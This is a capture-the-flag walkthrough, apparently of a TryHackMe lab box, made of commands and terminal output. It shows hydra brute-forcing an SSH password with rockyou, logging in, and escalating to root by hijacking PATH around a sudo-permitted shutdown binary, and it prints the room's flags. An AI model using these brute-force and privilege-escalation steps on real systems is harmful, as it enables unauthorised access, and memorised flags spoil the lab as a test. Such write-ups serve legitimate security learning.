
hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.44.102:4444



```
┌─[headcrusher@parrot]─[~]
└──╼ $hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.44.102:4444
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-04 14:48:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344406 login tries (l:1/p:14344406), ~896526 tries per ta
sk
[DATA] attacking ssh://10.10.44.102:4444/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344230 to do in 1350:41h, 16 active
[STATUS] 139.00 tries/min, 417 tries in 00:03h, 14343990 to do in 1719:55h, 16 active
[4444][ssh] host: 10.10.44.102   login: fox   password: familia
```


ssh fox@10.10.44.102 -p 4444

familia




```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $ssh fox@10.10.44.102 -p 4444
The authenticity of host '[10.10.44.102]:4444 ([10.10.44.102]:4444)' can't be established.
ECDSA key fingerprint is SHA256:UUzRY8LX3i6B/7AWHKO+WY0vkPQsuyyNpEvf2BI6jMU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.44.102]:4444' (ECDSA) to the list of known hosts.
fox@10.10.44.102's password:


        __   __                      __   _   _          _____
        \ \ / /__  __ _ _ __    ___  / _| | |_| |__   ___  |  ___|____  __
         \ V / _ \/ _` | '__|  / _ \| |_  | __| '_ \ / _ \ | |_ / _ \ \/ /
          | |  __/ (_| | |    | (_) |  _| | |_| | | |  __/ |  _| (_) >  <
          |_|\___|\__,_|_|     \___/|_|    \__|_| |_|\___| |_|  \___/_/\_\


fox@year-of-the-fox:~$
```

THM{Njg3NWZhNDBjMmNlMzNkMGZmMDBhYjhk}



```
fox@year-of-the-fox:~$ cat user-flag.txt
THM{Njg3NWZhNDBjMmNlMzNkMGZmMDBhYjhk}
```


sudo -l



```
fox@year-of-the-fox:/tmp$ sudo -l
Matching Defaults entries for fox on year-of-the-fox:
    env_reset, mail_badpass

User fox may run the following commands on year-of-the-fox:
    (root) NOPASSWD: /usr/sbin/shutdown
```


cp /usr/sbin/shutdown .

python -m SimpleHTTPServer 8082



```
fox@year-of-the-fox:/tmp$ cp /usr/sbin/shutdown .
fox@year-of-the-fox:/tmp$ ls
shutdown
systemd-private-13ddc5944203435787ed21ba21b6a589-apache2.service-yv43M9
systemd-private-13ddc5944203435787ed21ba21b6a589-systemd-resolved.service-eAnHkv
systemd-private-13ddc5944203435787ed21ba21b6a589-systemd-timesyncd.service-z3ZGjk
fox@year-of-the-fox:/tmp$ python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
```

wget http://10.10.44.102:8082/shutdow



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $wget http://10.10.44.102:8082/shutdown
--2020-08-04 15:02:47--  http://10.10.44.102:8082/shutdown
Connecting to 10.10.44.102:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8304 (8.1K) [application/octet-stream]
Saving to: ‘shutdown’

shutdown              100%[=========================================>]   8.11K  --.-KB/s    in 0s

2020-08-04 15:02:48 (156 MB/s) - ‘shutdown’ saved [8304/8304]

┌─[headcrusher@parrot]─[~]
└──╼ $ls
60          Desktop     LinEnum.sh               Pictures  shutdown   teste      Videos
```


r2 shutdown

aaaa

afl | grep "main"


pdf @main

Sem caminho absoluto




```
[0x00000540]> pdf @main
            ; DATA XREF from entry0 @ 0x55d
┌ 19: int main (int argc, char **argv, char **envp);
│           0x0000064a      55             push rbp
│           0x0000064b      4889e5         mov rbp, rsp
│           0x0000064e      488d3d8f0000.  lea rdi, qword str.poweroff ; 0x6e4 ; "poweroff" ; const char *strin
g
│           0x00000655      e8c6feffff     call sym.imp.system         ; int system(const char *string)
│           0x0000065a      90             nop
│           0x0000065b      5d             pop rbp
└           0x0000065c      c3             ret
```

cp /bin/bash poweroff



```
fox@year-of-the-fox:/tmp$ cp /bin/bash poweroff
fox@year-of-the-fox:/tmp$ ls
poweroff
shutdown
```

sudo "PATH=/tmp:$PATH" /usr/sbin/shutdown




```
fox@year-of-the-fox:/tmp$ sudo "PATH=/tmp:$PATH" /usr/sbin/shutdown
root@year-of-the-fox:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-fox:/tmp# cat /root/root.txt
Not here -- go find!
root@year-of-the-fox:/tmp#
```

find /home -group root

cat /home/rascal/.did-you-think-I-was-useless.root

THM{ODM3NTdkMDljYmM4ZjdhZWFhY2VjY2Fk}



```
root@year-of-the-fox:/tmp# find /home -group root
/home
/home/rascal/.did-you-think-I-was-useless.root
/home/rascal/.bash_history
/home/fox/user-flag.txt
/home/fox/samba/cipher.txt
root@year-of-the-fox:/tmp# cat /home/rascal/.did-you-think-I-was-useless.root
T
H
M
{ODM3NTdk
MDljYmM4Z
jdhZWFhY2
VjY2Fk}

Here's the prize:

YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMw
Mwo=

Good luck!
```